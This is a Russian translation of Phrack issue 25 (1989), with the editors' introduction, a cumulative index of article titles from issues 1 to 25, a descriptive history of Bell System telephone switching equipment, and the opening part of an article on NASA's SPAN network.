Phrack RU issue 025

Русская версия Phrack, выпуск 025. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; Unix/Linux, BSD, Windows NT и администрирование систем; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Содержание:; Phrack 1 (17 ноября 1985); Системы коммутации сети Bell; SPAN — Сеть анализа космической физики (Space Physics Analysis Network); Советы по взлому Unix; Скрываясь в Unix; Синяя коробка и Ма Белл; Хакинг: что законно, а что нет; Phrack World News; Phrack World News (Мировые Новости Phrack); Phrack World News.

Содержание:

Автор: Taran King и Knight Lightning

Дата: 29 марта 1989 г.

Добро пожаловать в Phrack Inc., выпуск 25 — начало Тома Третьего журнала Phrack Inc. Мы существуем с 17 ноября 1985 года и гордимся тем, что продолжаем уверенно работать.

В этом выпуске представлены две действительно достойные статьи, посвящённые Unix, а также специальный индексный файл, охватывающий все 25 выпусков Phrack Inc. на сегодняшний день. Особая благодарность за помощь в составлении этого файла — Prime Suspect, Red Knight и Hatchet Molly. Кроме того, дополнительные подробности о SummerCon '89 появятся в Phrack World News XXV, а по мере появления новых сведений информация будет обновляться. Надеемся, вам понравится!

Как всегда, мы просим всех, у кого есть сетевой доступ, написать нам на наши адреса в Bitnet или в интернете...


```
          Taran King                      Knight Lightning
      C488869@UMCVMB.BITNET           C483307@UMCVMB.BITNET
   C488869@UMCVMB.MISSOURI.EDU     C483307@UMCVMB.MISSOURI.EDU
```

Phrack 1 (17 ноября 1985)

Автор: Knight Lightning и Taran King

Период: с 17 ноября 1985 по 29 марта 1989

Особая благодарность: Hatchet Molly / Prime Suspect / Red Knight

---

1. Введение в Phrack Inc., выпуск 1 — Taran King
2. Статья о безопасности SAM — Spitfire Hacker
3. Трассировка загрузки на Apple — Cheap Shades
4. Месть телефонного фрика — Iron Soldier
5. Международные карточки MCI — Knight Lightning
6. Как вскрывать замки Master — Gin Fizz и Ninja NYC
7. Как сделать бомбу из ацетиленового шара — The Clashmaster
8. Телефонные номера для удалённого доступа к школьным и вузовским компьютерам — Phantom Phreaker

Phrack 2 (5 января 1986)

1. Индекс Phrack Inc., выпуск 2 — Taran King
2. Как избежать проблем с биллинговым отделом — Forest Ranger
3. Самодельное огнестрельное оружие — Man-Tooth
4. Духовые трубки — The Pyro
5. Телефонные номера TAC — Phantom Phreaker
6. Универсальные информационные сервисы через ISDN — Taran King
7. Обзор MCI — Knight Lightning
8. Взлом RSTS — Data Line
9. Новости мира фрикинга — Knight Lightning

Phrack 3

1. Индекс Phrack Inc., выпуск 3 — Cheap Shades
2. Системы Rolm — Monty Python
3. Изготовление дымовых бомб из гильз — Man-Tooth
4. Системы сигнализации по всему миру — Data Line
5. Частная аудитория — Overlord
6. Системы 4-Tel — Phantom Phreaker
7. Прослушивание — Circle Lord
8. Изготовление «шоковой коробки» — Circle Lord
9. Введение в ATC (PBX) — Knight Lightning
10. Новости мира фрикинга II — Knight Lightning

Phrack 4

1. Pro-Phile I: Crimson Death — Taran King

2. Коды обратного вызова для NPA 314 (неполный список) — Data Line
3. Поддельные документы — Forest Ranger
4. Обзор услуги дальней связи MAX — Phantom Phreaker
5. Преодоление и устранение препятствий — Taran King
6. Крэш DEC-10 — The Mentor
7. Centrex Renaissance — Jester Sluggo
8. Проверенный домашний способ производства амфетамина — The Leftist
9. Phrack World News, выпуск 3, часть 1 — Knight Lightning
10. Phrack World News, выпуск 3, часть 2 — Knight Lightning
11. Phrack World News, выпуск 3, часть 3 — Knight Lightning

Phrack 5

1. Вступление к Phrack V — Taran King
2. Phrack Pro-Phile: Broadway Hacker — Taran King
3. Взлом систем DEC — Carrier Culprit
4. Рукопашный бой — Bad Boy in Black
5. DMS-100 — Knight Lightning
6. Болтовые бомбы — The Leftist
7. Глобальные сети, часть 1 — Jester Sluggo
8. Радиовзлом — The Seker
9. Связь по мобильным телефонам — Phantom Phreaker
10. Phrack World News IV, часть 1 — Knight Lightning
11. Phrack World News IV, часть 2 — Knight Lightning
12. Phrack World News IV, часть 3 — Knight Lightning

Phrack 6

1. Индекс — Taran King
2. Pro-Phile о группировках — Knight Lightning
3. Техническая революция — Dr. Crash
4. Развлечения с зажигалками — The Leftist
5. Грязные трюки в Unix — Shooting Shark
6. Дымовые шашки — Alpine Kracker
7. Сотовые телефоны — High Evolutionary
8. Глобальные сети, часть 2 — Jester Sluggo
9. Phrack World News, часть 1 — Knight Lightning
10. Phrack World News, часть 2 — Knight Lightning
11. Phrack World News, часть 3 — Knight Lightning
12. Phrack World News, часть 4 — Knight Lightning
13. Phrack World News, часть 5 — Knight Lightning

Phrack 7

1. Вступление/Индекс — Taran King
2. Phrack Pro-Phile: Scan Man — Taran King
3. Манифест хакера — The Mentor
4. Взлом Chilton's Credimatic — Ryche

5. Взлом RSTS, часть 1 — The Seker
6. Как сделать тротил — The Radical Rocker
7. Троянские кони в Unix — Shooting Shark
8. Phrack World News VI, часть 1 — Knight Lightning
9. Phrack World News VI, часть 2 — Knight Lightning
10. Phrack World News VI, часть 3 — Knight Lightning

Phrack 8

1. Индекс Phrack Inc. — Taran King
2. Phrack Pro-Phile V: Tuc — Taran King
3. Общегородская система Centrex — The Executioner
4. Цифровая сеть с интеграцией служб (ISDN) — Dr. Doom
5. Искусство модемного соединения через распределительную коробку — Mad Hacker 616
6. Информация о CompuServe — Morgoth и Lotus
7. Развлечения с банкоматами — The Mentor
8. Phrack World News VII, часть 1 — Knight Lightning
9. Phrack World News VII, часть 2 — Knight Lightning

Phrack 9

1. Введение в Phrack Inc., выпуск 9 — Taran King
2. Phrack Pro-Phile: The Nightstalker — Taran King
3. Развлечения в сети Centagram VMS — Oryan Quest
4. Программирование RSTS/E, файл 2: редакторы — Solid State
5. Внутри Dialog — Ctrl C
6. Измерение линий связи — The Executioner
7. Многопользовательская чат-программа для DEC-10 — TTY-Man и The Mentor
8. Введение в видеоконференцсвязь — Knight Lightning
9. Система обслуживания абонентских линий (LMOS) — Phantom Phreaker и Doom Prophet
10. Phrack World News VIII — Knight Lightning

Phrack 10

1. Введение в Phrack 10 — Taran King
2. Pro-Phile: Dave Starr — Taran King
3. Введение в TMC — Cap'n Crax
4. Руководство для начинающих по IBM VM/370 — Elric of Imrryr
5. Коммутируемая цифровая связь — The Executioner
6. Взлом Primos, часть I — Evil Jay
7. Автоматическое определение номера (ANI) — Phantom Phreaker и Doom Prophet
8. Phrack World News IX, часть 1 — Knight Lightning
9. Phrack World News IX, часть 2 — Knight Lightning

Phrack 11

1. Индекс Phrack 11 — Taran King
2. Phrack Pro-Phile VIII: Wizard of Arpanet — Taran King
3. PACT: транслятор кодов префиксного доступа — The Executioner
4. Взлом систем голосовой почты — Black Knight from 713
5. Простое шифрование данных, или цифровая электроника 101 — The Leftist
6. AIS — автоматическая система перехвата — Taran King
7. Взлом Primos I, II, III — Evil Jay
8. Методы сигнализации в телефонных сетях — Doom Prophet
9. Клонирование сотовых телефонов по электронным серийным номерам — предоставлено Amadeus
10. Проверка занятости линии — Phantom Phreaker
11. Phrack World News X — Knight Lightning
12. Phrack World News XI — Knight Lightning

Phrack 12

1. Индекс Phrack 12 — Taran King
2. Pro-Phile IX: Agrajag The Prolonged — Taran King
3. Анонс Phrack 13 — жизнь и времена The Executioner
4. Понимание системы цифрового мультиплексирования (DMS) — Control C
5. Система общих сетевых данных (TNDS) — Doom Prophet
6. CSDC II — требования к оборудованию — The Executioner
7. Взлом: системы OSL — Evil Jay
8. Проверка занятости линии, часть II — Phantom Phreaker
9. Опровержение Scan Man на материалы Phrack World News
10. Phrack World News XII, часть 1 — Knight Lightning
11. Phrack World News XII, часть 2 — Knight Lightning

Phrack 13 (1 апреля 1987)

1. Индекс Phrack 13 — Taran King
2. Настоящее руководство фрикера, том 2 — Taran King и Knight Lightning
3. Как уничтожить мир — пародия — Thomas Covenant
4. Как собрать «пейсли-бокс» — Thomas Covenant и Double Helix
5. Фрики в стихах — Sir Francis Drake
6. R.A.G. — Evil Jay
7. Ты телефонный маньяк? — Doom Prophet
8. Computerists Underground News Tabloid (CUNT) — Crimson Death
9. RAGS — лучшее от Sexy Exy
10. Phrack World News XIII — Knight Lightning

Phrack 14

1. Индекс Phrack 14 — Knight Lightning
2. Phrack Pro-Phile X: Terminus — Taran King
3. Совесть хакера (перепечатка) — The Mentor
4. REMOBS: реальность мифа — Taran King
5. Понимание DMS, часть II — Control C

6. Деловая терминология TRW — Control C
7. Phrack World News, спецвыпуск 1 — Knight Lightning
8. Phrack World News, выпуск XIV, часть 1 — Knight Lightning
9. Phrack World News, выпуск XIV, часть 2 — Knight Lightning

Phrack 15

1. Вступление к Phrack XV — Shooting Shark
2. Ещё больше грязных трюков в Unix — Shooting Shark
3. Как звонить бесплатно с местных таксофонов — Killer Smurf
4. Продвинутый кардинг XIV — The Disk Jockey
5. Желеобразное горючее — Elric of Imrryr
6. Phrack World News XV, часть 1 — Knight Lightning
7. Phrack World News XV, часть 2 — Knight Lightning
8. Phrack World News XV, часть 3 — Sir Francis Drake

Phrack 16

1. Вступление к Phrack 16 — Elric of Imrryr
2. Информация о BELLCORE — The Mad Phone-Man
3. Руководство хакера по Primos, часть 1 — Cosmos Kid
4. Взлом GTN — The Kurgan
5. Законы о кредитных картах — Tom Brokow
6. Прослушивание телефонных линий — Agent Steal
7. Чтение кредитных отчётов Trans-Union — The Disk Jockey
8. Phrack World News XXVI, часть 1 — Shooting Shark
9. Phrack World News XXVI, часть 2 — The Mad Phone-Man
10. Phrack World News XXVI, часть 3 — The Mad Phone-Man
11. Phrack World News XXVI, часть 4 — Shooting Shark
12. Phrack World News XXVI, часть 5 — The $muggler

Phrack 17 (7 апреля 1988)

1. Вступление к Phrack XVII — Shooting Shark
2. Отчёт Dun & Bradstreet об AT&T — Elric of Imrryr
3. Отчёт Dun & Bradstreet о Pacific Telesis — Elric of Imrryr
4. Взрывчатое вещество на основе нитрида азота — Signal Substain
5. Как взламывать системы Cyber — Grey Sorcerer
6. Как взламывать HP2000 — Grey Sorcerer
7. Доступ к государственным компьютерам — The Sorceress
8. Безопасность модемов с обратным вызовом — Elric of Imrryr
9. Простое перехватывание данных — Elric of Imrryr
10. Phrack World News XVII, часть 1 — Sir Francis Drake
11. Phrack World News XVII, часть 2 — The $muggler
12. Phrack World News XVII, часть 3 — The Sorceress

Phrack 18 (7 июня 1988)

1. Индекс Phrack 18 — Crimson Death
2. Pro-Phile XI: Ax Murderer — Crimson Death
3. Введение в сети с коммутацией пакетов — Epsilon
4. Primos: Primenet, RJE, DPTX — Magic Hasan
5. Взлом CDC Cyber — Phrozen Ghost
6. Unix для умеренного пользователя — URvile
7. Проблемы безопасности Unix — Jester Sluggo
8. Система обслуживания абонентских линий (LMOS) — Control C
9. Кое-что о сетях — Prime Suspect
10. Phrack World News XVIII, часть I — Epsilon
11. Phrack World News XVIII, часть II — Epsilon

Phrack 19

1. Индекс Phrack Inc. — Crimson Death
2. Утилиты DCL для хакеров VMS — The Mentor
3. Система цифрового мультиплексирования, часть 2 — Control C
4. Форматирование номеров социального страхования — Shooting Shark
5. Системы назначения и управления каналами — Phantom Phreaker
6. Редакционная статья Phrack о Microbashing — The Nightstalker
7. Phrack World News XVIV, часть 1 — Knight Lightning
8. Phrack World News XVIV, часть 2 — Epsilon

Phrack 20 (12 октября 1988)

1. Индекс Phrack XX — Taran King и Knight Lightning
2. Phrack Pro-Phile: Taran King
3. Хронология с участием Taran King, Knight Lightning и Cheap Shades
4. Добро пожаловать в Metal Shop Private — TK, KL и CS
5. Metal/Общее обсуждение
6. Phrack Inc./Слухи
7. Раздел фрикинга/взлома
8. Социальная инженерия
9. Новые пользователи
10. Королевский двор
11. Аббревиатуры
12. Phrack World News XX, спецвыпуск SummerCon '88 — Knight Lightning

Phrack 21 (4 ноября 1988)

1. Индекс — Taran King и Knight Lightning
2. Phrack Pro-Phile: Modem Master — Taran King
3. Тени будущего прошлого (часть 1 трилогии «Порочный круг») — KL
4. Tele-Pages — Jester Sluggo
5. Спутниковая связь — Scott Holiday
6. Центр управления сетью — Knight Lightning и Taran King

7. Непубликуемые номера — Patrick Townsend
8. Блокировка междугородних звонков — Jim Schmickley
9. Phrack World News, спецвыпуск II — Hatchet Molly и Knight Lightning
10. Phrack World News, выпуск XXI, часть 1 — Knight Lightning и Epsilon
11. Phrack World News, выпуск XXI, часть 2 — Knight Lightning и Epsilon

Phrack 22 (23 декабря 1988)

1. Индекс — Taran King и Knight Lightning
2. Phrack Pro-Phile: Karl Marx — Taran King и Knight Lightning
3. Контракт Иуды (часть 2 трилогии «Порочный круг») — KL
4. Руководство по взлому для начинающих (издание 1989 года) — The Mentor
5. Подробное руководство по взлому Unix — Red Knight
6. Ещё один файл о взломе Unix — >Unknown User<
7. Хакеры следуют прогрессии Гуттмана — Richard C. Hollinger
8. Доклад о черве InterNet — Bob Page
9. Phrack World News, выпуск XXII, часть 1 — Knight Lightning и Taran King
10. Phrack World News, выпуск XXII, часть 2 — Knight Lightning и Taran King
11. Phrack World News, выпуск XXII, часть 3 — Knight Lightning и Taran King
12. Phrack World News, выпуск XXII, часть 4 — Knight Lightning и Taran King

Phrack 23 (28 января 1989)

1. Индекс Phrack Inc. XXIII — Knight Lightning и Taran King
2. Phrack Prophile XXIII: The Mentor — Taran King
3. Подразделения (часть 3 трилогии «Порочный круг») — Knight Lightning
4. Утопия; глава первая FTSaga — Knight Lightning
5. Основания на горизонте; глава вторая FTSaga — Knight Lightning
6. Индекс Future Transcendent Saga A из библиотеки Bitnet Services
7. Индекс Future Transcendent Saga B из библиотеки Bitnet Services
8. Серьёзный подход к взлому VMS — VAXBusters International
9. Можно ли узнать, прослушивают ли ваш телефон? — Fred P. Graham (и VaxCat)
10. Большой брат онлайн — Thumpr (особая благодарность Hatchet Molly)
11. Phrack World News XXIII, часть 1 — Knight Lightning
12. Phrack World News XXIII, часть 2 — Knight Lightning

Phrack 24 (25 февраля 1989)

1. Индекс Phrack Inc. XXIV — Taran King и Knight Lightning
2. Phrack Prophile XXIV: Chanda Leir — Taran King
3. Из лимба в бесконечность; глава третья FTSaga — Knight Lightning
4. Рубежи; глава четвёртая FTSaga — Knight Lightning
5. Административное управление улучшенной службой 911 — The Eavesdropper
6. Глоссарий терминологии улучшенной службы 911 — The Eavesdropper
7. Расширенные процедуры Bitnet — VAXBusters International
8. Специальные коды зон — >Unknown User<
9. Снимаем покрывало тайны с Ma Bell — VaxCat
10. Прогресс сети — Dedicated Link

11. Phrack World News XXIV, часть 1 — Knight Lightning
12. Phrack World News XXIV, часть 2 — Knight Lightning
13. Phrack World News XXIV, часть 3 — Knight Lightning

Phrack 25 (29 марта 1989)

1. Индекс Phrack Inc. XXV — Taran King и Knight Lightning
2. Юбилейный индекс 25-го выпуска — Knight Lightning, Taran King и другие друзья
3. Системы коммутации сети Bell — Taran King
4. SPAN: Сеть анализа физики космоса — Knight Lightning
5. Советы по взлому Unix — Dark OverLord
6. Конспирация под Unix — Black Tie Affair
7. Синяя коробка и Ma Bell — The Noid
8. Взлом: что законно, а что нет — Hatchet Molly
9. Phrack World News XXV, часть 1 — Knight Lightning
10. Phrack World News XXV, часть 2 — Knight Lightning
11. Phrack World News XXV, часть 3 — Knight Lightning

Системы коммутации сети Bell

Автор: Taran King

14 марта 1989 года

В ходе многочисленных бесед с теми, кого многие считают «элитой» сообщества, я пришёл к выводу, что даже самые продвинутые из них не знают всех тонкостей и особенностей систем коммутации, которые BOC используют по всей стране. Этот файл написан для того, чтобы люди могли понять различия между собственной АТС и теми, которые стоят в других городах — там, где живут их знакомые или куда они приезжают.

Все системы коммутации можно разделить на две широкие категории: местные и транзитные. Местные узлы соединяют абонентские линии между собой при местных звонках, а также подключают линии к магистралям для межузловых вызовов. Транзитная коммутация, в свою очередь, подразделяется на два вида: местные транзитные узлы и межгородские узлы. Местные межгородские узлы соединяют магистрали в рамках одной городской агломерации, тогда как межгородские узлы соединяют магистрали в рамках межгородской сети (классы 1–4) иерархической Публичной коммутируемой телефонной сети (PSTN).

Благодаря возможности непосредственного подключения к абонентским линиям, в местной коммутации реализованы функции, необходимые для предоставления услуг электросвязи: местные звонки, дополнительные услуги, Touch-Tone, экстренная служба E911, а также деловые услуги электросвязи (такие как Centrex, ESSX-1 и ESS-ACD). Centrex — это услуга для клиентов с большим числом терминалов, предоставляемая непосредственно из Центрального офиса. Услуга ESSX-1 ограничивает количество одновременных входящих и исходящих вызовов, а также количество одновременных внутригрупповых вызовов до программных размеров, заданных клиентом. ESS-ACD — это аналог Автоматического распределения вызовов (ACD) на уровне телефонной станции, при котором распределение звонков происходит в той части электронного коммутатора, которая работает как Centrex.

Географическая централизация транзитного узла обеспечивает эффективность централизованного выставления счетов и сетевых служб.

Автоматическая коммутация была официально введена в эксплуатацию системой Bell в 1919 году. Несмотря на то что многие устаревшие системы постепенно заменяются более современными, немало старых узлов по-прежнему работает в разных частях страны.

Электромеханические системы коммутации

Система пошаговой коммутации (SXS, Step By Step), также известная как система Строуджера, стала первой автоматической системой коммутации. Изобретённая А. Б. Строуджером в 1889 году, она до сих пор применяется в сельских и пригородных районах страны, а также в ряде городов, остававшихся небольшими на момент установки коммутатора. Название «Step By Step» описывает как способ формирования пути через коммутационную сеть, так и принцип работы каждого из переключателей на этом пути. Они сочетают вертикальное пошаговое и горизонтальное вращательное движение для поиска набранного номера по импульсам. Среди недостатков SXS — невозможность поддержки тонального набора (Touch Tone) и альтернативной маршрутизации без дорогостоящего дополнительного оборудования, а также то, что телефонный номер абонента

определяется физическим расположением линии или разъёма в системе. Переместить линию без смены номера невозможно. Ещё один недостаток — высокая стоимость технического обслуживания. Именно эти причины, среди прочих, привели к сокращению числа систем SXS по всей стране.

Кросс-координатная АТС № 1 (XBAR) была разработана для применения в городских районах. Система XBAR использует горизонтальные и вертикальные шины для выбора контактов. На лицевой стороне каждого коммутатора XBAR горизонтально расположены пять выбирающих шин. Каждая шина может выбрать один из двух горизонтальных рядов контактов. Таким образом, пять горизонтальных шин позволяют выбрать десять горизонтальных рядов контактов. На коммутаторе установлено десять или двадцать вертикальных блоков, каждый из которых образует один вертикальный путь. В зависимости от числа вертикальных блоков каждый коммутатор имеет 100 или 200 точек пересечения/контактов.

Кросс-координатная АТС № 5 была разработана для заполнения потребности в системе коммутации, более производительной в пригородных жилых районах или небольших городах. XBAR № 5 также включала автоматическую запись деталей вызовов для целей тарификации, обеспечивая поддержку DDD (прямого международного набора). XBAR № 5 состоит из двух частей: коммутационной сети, где устанавливаются все разговорные пути, и оборудования общего управления, которое эти пути и формирует. За прошедшие годы в XBAR № 5 были внесены различные улучшения: централизованный автоматический учёт сообщений, импульсный набор по линейному звену для поддержки DID (прямого входящего набора) на станциях с АТС типа PBX (учрежденческая телефонная станция), международный DDD, услуга Centrex и возможность ACD. Также была разработана Электронная система трансляции № 5 (ETS), использующая программное обеспечение вместо проводных перекрёстных соединений для обеспечения трансляции линий, магистралей и маршрутов, а также хранения тарификационных данных и их передачи по каналу данных в централизованную систему сбора счетов.

Кросс-координатная АТС № 4 — это система общего управления, предназначенная для межгородской связи с применением кросс-координатных коммутаторов в качестве коммутационной сети. Система XBAR № 4A была разработана для городских районов и добавила возможность использования CAMA (централизованного автоматического учёта сообщений), а также функции иностранной зоны трансляции, автоматической альтернативной маршрутизации и управления адресными цифрами (то есть преобразования входящего адреса в другой для управления маршрутом в последующих узлах, удаления цифр и добавления новых при необходимости). Электронная система трансляции № 4A (ETS) заменила карточный транслятор (использовавший фототранзисторы) и позволила изменять функции тарификации и трансляции маршрутов посредством телетайпного ввода, поскольку являлась процессором с хранимой программой. В 1976 году к XBAR № 4A была добавлена система CCIS (сигнализация по общему межстанционному каналу) для более эффективной сигнализации между межгородскими узлами и решения ряда других задач.

Электронные системы коммутации

Электронные системы коммутации стали возможны благодаря изобретению транзистора. В их основе лежат базовые концепции электронного процессора данных, работающего под управлением хранимой программы, и высокоскоростные коммутационные сети. Управление по хранимой программе обеспечивает необходимую гибкость при разработке и внедрении новых функций. SPC управляет последовательностью операций, необходимых для установления соединения. Он может управлять линейной или магистральной цепью в соответствии со своим назначением.

Первые испытания электронной коммутации состоялись в Моррисе, штат Иллинойс, в 1960 году. Первое практическое применение электронной местной коммутации в системе Bell состоялось в мае 1965 года с вводом в эксплуатацию первого коммутатора 1ESS в Суккасунне, штат Нью-Джерси.

Коммутационная система 1ESS была разработана для районов с большим числом абонентских линий и высокой нагрузкой. Как правило, она обслуживает от 10 000 до 65 000 линий. Память 1ESS является преимущественно постоянной (ROM), поэтому ни программные, ни аппаратные сбои не могут изменить хранящуюся информацию.

Процессор 1A был представлен в 1976 году в первом коммутаторе 1AESS. Он был разработан для применения в местной коммутации путём встраивания в действующий коммутатор 1ESS, а также позволил удвоить ёмкость коммутации по сравнению со старыми 1ESS. Процессор 1A использует как ROM, так и RAM (оперативную память). Магнитные ленточные накопители в процессоре 1A обеспечивают повторную инициализацию системы, а также детализированные функции тарификации вызовов.

Оба коммутатора — 1ESS и 1AESS — используют одно и то же периферийное оборудование, что обеспечивает лёгкость перехода. Программы в обоих коммутаторах управляют плановыми проверками, диагностируют неисправности, обнаруживают и регистрируют отказы и сбои, а также управляют аварийными действиями для обеспечения нормальной работы. Оба коммутатора предлагают стандартные дополнительные услуги, а также деловые функции: Centrex, ESS-ACD, расширенная служба частной коммутируемой связи или ETS (электронная транзитная коммутация).

Коммутатор 2ESS был разработан для распространения электронной коммутации в пригородных районах экономически эффективным способом, рассчитанным на узлы с 2 000–10 000 линий. Его ёмкость по вызовам составляет 19 000 при максимальном количестве терминалов 24 000. Одно из отличий 1ESS от 2ESS состоит в том, что в 2ESS линии и магистрали выходят на одну и ту же сторону сети — так называемую «складную» (folded) сеть. Отдельные сети линейных и магистральных звеньев, как в 1ESS, здесь не нужны. Помимо этого, сетевая архитектура была рассчитана на абонентские линии с меньшей нагрузкой, набор функций ориентирован на жилой сектор, а не на деловые линии, процессор стал меньше и дешевле.

В 1976 году в Экуорте, штат Джорджия, был введён в эксплуатацию первый коммутатор 2BESS. Коммутатор 2BESS схож с 1AESS в том, что в него также внесено дополнение. В данном случае это процессор 3ACC (3A Central Control), заменивший прежний процессор. 3ACC удваивает изначальную ёмкость по вызовам коммутатора 2ESS, сочетая проектирование на интегральных схемах с полупроводниковой памятью. Он также требует в пять раз меньше площади пола и в шесть раз меньше электроэнергии и кондиционирования воздуха, чем центральный процессор 2ESS. 3ACC — самопроверяющийся процессор с микропрограммным управлением, способный к высокоскоростной последовательной связи. Резидентные программы в 3ACC защищены от записи аппаратными средствами, однако нерезидентные программы — техническое обслуживание, оперативное изменение (RC) и резервные копии трансляций или резидентных программ — хранятся на ленточном картридже.

Также в 1976 году необходимость организации коммутации в сельских районах с числом линий менее 4 500 привела к созданию коммутатора 3ESS. Оборудование 3ESS является наименьшей централизованной электронной системой коммутации с пространственным разделением производства Western Electric и рассчитано на 2 000–4 500 линий. В качестве процессора в 3ESS используется 3ACC; коммутатор был разработан для удовлетворения потребностей типичного местного телефонного узла (CDO, Community Dial Office). Как и 2ESS и 2BESS, он является «складной» сетью. Коммутатор проектировался для работы в режиме без обслуживающего персонала с реализацией развёрнутых программ технического обслуживания и возможностями дистанционного обслуживания через SCCS (Switching Control Center System).

Оборудование 4ESS — это транзитная система большой ёмкости для межмагистральной коммутации. Она составляет ядро сети с программным управлением (SPC), использующей систему CCIS (сигнализация по общему межстанционному каналу) и при этом поддерживающей многочастотную (MF) и импульсную (DP) сигнализацию. Сеть SPC обеспечивает такие функции, как Система массовых объявлений (MAS) (именно здесь размещаются все популярные номера 900 Dial-It) и фильтрацию/маршрутизацию WATS (службы широкополосной дальней связи). 4ESS также выполняет функции международного шлюза. В качестве основного процессора используется процессор 1A, который вместе с применением основной памяти и более быстрой логики примерно в пять раз быстрее процессора 1ESS. Программная структура 4ESS основана на централизованном процессе разработки с использованием трёх языков: низкоуровневого языка ассемблера, промежуточного языка EPL (ESS Programming Language) и языка высокого уровня EPLX. Язык ассемблера обслуживает функции реального времени, такие как обработка вызовов, тогда как измерения и административные функции нередко программируются на EPL. Некоторые программы обслуживания и аудиторские проверки, запускаемые реже, написаны на EPLX. До шести коммутаторов 4ESS могут дистанционно администрироваться и обслуживаться из централизованных рабочих центров, что означает минимум операций, выполняемых непосредственно на месте установки коммутатора.

В марте 1982 года был введён в эксплуатацию первый коммутатор 5ESS. Это цифровая электронная система коммутации с временны́м разделением, разработанная для модульного расширения и рассчитанная на местные узлы от 1 000 до 100 000 линий. Она предназначена для экономичной замены оставшихся электромеханических систем коммутации в сельских, пригородных и городских районах. Функции новых общих версий программного обеспечения предусматривали многомодульную конфигурацию и местные/межгородские функции для комбинированной работы в классах 4 и 5. Процессор административного модуля 5ESS состоит из двух процессоров 3B20. Коммуникационный модуль включает коммутатор сообщений и TMS (коммутатор с временны́м мультиплексированием), применяемый для соединения голосовых каналов одного интерфейсного модуля с голосовыми каналами другого, а также для передачи сообщений данных между административными и интерфейсными модулями и между самими интерфейсными модулями. Интерфейсный модуль может содержать блоки аналоговых линий/магистралей, цифровых линий/магистралей, блоки цифровых линий с уплотнением, блоки цифровых сервисных цепей или блоки металлических сервисных цепей, а также различные испытательные и коммутационные блоки. В 5ESS существуют два раздела программного обеспечения. Раздел в процессоре административного модуля отвечает за общестанционные функции: пользовательские интерфейсы, маршрутизацию, тарификацию, трансляцию функций, техническое обслуживание коммутатора, хранение и резервное копирование данных. Раздел в интерфейсном модуле отвечает за стандартные функции обработки вызовов, связанные с линиями и магистралями, завершающимися на данном интерфейсном модуле. Большая часть программного обеспечения написана на языке C и имеет модульную структуру для удобства расширения и обслуживания.

Наконец, необходимо упомянуть Удалённые коммутационные системы (RSS) и Удалённые коммутационные модули (RSM). RSS № 10A разработана как расширение коммутаторов 1ESS, 1AESS или 2BESS и управляется дистанционно хост-коммутатором по паре выделенных каналов данных. Она совместно использует возможности процессора соседних ESS-коммутаторов и применяет микропроцессор для определённых функций управления под руководством центрального процессора хост-коммутатора. RSS способна функционировать автономно при разрыве связи с хостом; в этом случае, однако, дополнительные услуги, тарификация, измерения трафика и т. д. недоступны — разрешается только базовое обслуживание внутренних вызовов RSS. RSM № 5A может располагаться на расстоянии до 100 миль от хост-коммутатора 5ESS и подключать до 4 000 линий с помощью одного интерфейсного модуля. Несколько RSM могут быть объединены для обслуживания удалённых узлов ёмкостью до 16 000 линий. Это стандартный

интерфейсный модуль системы 5ESS с возможностью автономной работы при отказе канала связи хост-удалённый узел. Одним из отличий RSM от RSS является возможность использования прямых магистралей, тогда как RSS требует, чтобы все межузловые вызовы проходили через хост-коммутатор.

Разумеется, существуют и многие другие коммутаторы, однако перечисленные выше — это базовые коммутаторы Western Electric, поставлявшиеся для системы Bell. Ниже приведена хронологическая таблица систем коммутации SPC, использовавшихся BOC и AT&T:

```
1965    1ESS для местной городской связи: 65 000 линий и 16 000 магистралей.
1968    1ESS расширен для местной городской и местной транзитной связи.
1970    2ESS для местной пригородной связи: 30 000 линий и магистралей суммарно.
1974    1ESS поддерживает 2-проводную межгородскую коммутацию.
1976    4ESS — крупная 4-проводная межгородская связь: 100 000 магистралей.
1976    1AESS для крупных городских местных сетей: 90 000 линий и 32 000 магистралей.
1976    2BESS для местной пригородной связи: 30 000 линий и магистралей суммарно.
1976    3ESS для местной сельской связи: 5 800 линий и магистралей суммарно.
1977    1AESS с 4-проводной межгородской связью.
1979    1AESS с местной, транзитной и межгородской возможностями.
1979    10A RSS для небольших местных сельских районов: 2 000 линий.
1982    5ESS для местной сети от сельских до крупных городских районов с транзитной
        и межгородской возможностями: от 150 000 линий и 50 000 магистралей
        до 0 линий и 60 000 магистралей.
```

SPAN — Сеть анализа космической физики (Space Physics Analysis Network)

Автор: Knight Lightning

15 марта 1989 года

Предисловие

В духе «Саги о грядущем трансцендентном» я продолжаю публиковать информацию о глобальных сетях. Материал в этом файле основан преимущественно на исследованиях. У меня нет прямого доступа к SPAN — только через TCP/IP-соединения, — однако этот файл должен дать вам общее представление о том, как правильно пользоваться Сетью анализа космической физики.

Введение

Сеть анализа космической физики (SPAN) быстро превратилась в широко разветвлённую сеть для совместного, межотраслевого и корреляционного анализа данных о космосе и науках о Земле, не привязанную к конкретным космическим миссиям. Изначально SPAN поддерживала дисциплины солнечно-земной и межпланетной физики. Впоследствии эта поддержка была расширена и охватила планетологию, астрофизику, атмосферные науки, океанологию, климатологию и науки о Земле.

SPAN использует современные аппаратные и программные средства для межкомпьютерных коммуникаций: двоичная передача файлов, электронная почта и возможность удалённого входа — и всё это доступно более чем на 1200 компьютерных системах, занятых исследованием космоса и Земли в США, Европе и Канаде. SPAN была перенастроена для максимального использования высокоскоростной опорной магистрали Программной коммуникационной сети NASA (PSCN), проложенной между её полевыми центрами. Помимо межкомпьютерных коммуникаций на основе DECnet, SPAN обеспечивает шлюзы к коммутируемой пакетной сети NASA (NPSS), GTE/Telenet, JANET, ARPANET, BITNET и CSNET. Также разработано расширение SPAN на базе пакета протоколов TCP/IP.

Данный файл содержит основные сведения о SPAN: её историю, архитектуру и действующие правила использования. Ожидается, что SPAN будет продолжать очень быстро расти в ближайшие несколько лет. Ряд существующих глобальных DECnet-сетей уже объединился со SPAN для формирования единой межсетевой структуры, и к ним присоединятся другие.

История SPAN и Рабочей группы пользователей информационных систем (DSUWG)

За последние два десятилетия способ проведения научных исследований во всех дисциплинах претерпел значительную эволюцию. Особенно это справедливо для NASA, где ранние исследования были сосредоточены на разведочных миссиях, в которых измерения отдельных научных приборов могли наглядно продвигать состояние знаний. По мере развития этих научных дисциплин исследователи стали ставить всё более глубокие и взаимосвязанные вопросы.

